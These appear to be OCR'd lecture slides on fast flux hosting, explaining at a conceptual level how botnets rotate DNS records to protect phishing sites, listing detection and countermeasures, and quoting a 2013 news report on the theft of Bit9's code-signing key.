
- The techniques increase the lifespan of the sites used in the organized criminal activity

ROI




Overview

- Fast flux hosting exploits DNS and domain registration services to abet illegal activities
- Fast flux hosting hampers current methods to detect and shut down illegal web sites
- Current methods to thwart fast flux hosting by detecting and dismantling botnets are not effective
- Frequent modifications to NS records and short TTLs in NS A records in TLD zone files can be monitored to identify possible abuse
- Effective countermeasures against fast flux include enforcing a minimum TTL > 30 minutes and blocking, rate-limiting, and monitoring to detect automated changes to DNS info



Fast-Flux DNS w/Botnet

- Botmaster registers his DNS server, with the “ru” TLD (Top Level DNS) as the Authority for “bgchump.ru”
- Botnet hosts sent out email to lure victims to a Phishing Web site www.bny.com.bgchump.ru (IP 25.55.66.15)
- Problem: when BNY Network Security person sees one of the emails, they do a DNS lookup (get 25.55.66.15), a “whois”, and shut the 25.55.66.15 host down.
- Solution: vary the IP address returned to one of a thousand botnet Web servers.
- Problem: BNY NetSec repeatedly does DNS lookups to get a complete list of botnet hosts.
- Solution: After several lookups from the same IP, have many other bots do a Distributed Denial of Service attack (DDoS) for several days against BNY NetSec.



Fast Flux

The visualization shows a series of Fast-Flux domains (blue) and each of the zombie PCs that comprise it (red). Some Fast Flux domains are in the same network, so the nodes are inside of several Fast Flux networks.

Malware/FastFlux 29

Ironic

Crooks steal security firm's crypto key, use it to sign malware
Ars Technica Feb 8 2013

Hackers broke into the network of security firm Bit9 and used one of its cryptographic certificates to infect at least three of its customers with digitally signed malware, the company said on Friday afternoon.

"Due to an operational oversight within Bit9, we failed to install our own product on a handful of computers within our network," CEO Patrick Morley wrote in a blog post. "As a result, a malicious third party was able to illegally gain temporary access to one of our digital code-signing certificates that they then used to illegitimately sign malware."

Bit9
The Leader in Trust-based Security

Malware/FastFlux 30